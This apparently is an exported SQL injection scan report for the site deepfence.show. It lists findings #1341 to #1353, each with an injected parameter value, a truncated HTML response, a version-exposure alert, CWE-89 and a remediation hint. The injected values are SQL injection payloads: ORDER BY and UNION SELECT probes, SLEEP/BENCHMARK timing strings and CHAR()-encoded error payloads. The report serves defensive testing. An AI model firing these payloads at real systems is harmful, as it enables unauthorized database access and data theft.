Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1341					

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 27--</td></tr></table>		Name	Value	DemoUser1#	ORDER BY 27--
Name	Value					
DemoUser1#	ORDER BY 27--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/</pre></div>					

		
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1342	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7</td></tr></table>		Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7
Name	Value					
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBhZG9iZSBJbWFnZVZlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDv6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSrkXQE1R8DlguFuqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1343					

Scan

Severity

Endpoint

Request

Test Step

Modified

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
------	-------

Parameters	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16#
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1344	

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>				
Alerts	<p>Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.d{1,3})+.*] found [3/3.5.16]</p>				

Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1345

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 1=1#</td></tr></table>	Name	Value	DemoUser1#	AND 1=1#
Name	Value				
DemoUser1#	AND 1=1#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81O2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1346				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/</pre>				


	<pre>cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1347

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1348				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)))--</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)))--
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)))--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAACAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1349				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/</pre>				

	 <code>png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</code>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1350

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><thead><tr><th>Name</th><th>Value</th></tr></thead><tbody><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)))#</td></tr></tbody></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)))#
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)))#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1351				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23#
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...></script></html>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1352	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

Alerts

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	1' ORDER BY 3--+

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1353	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6--</td></tr></table>		Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6--
Name	Value					
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6--					
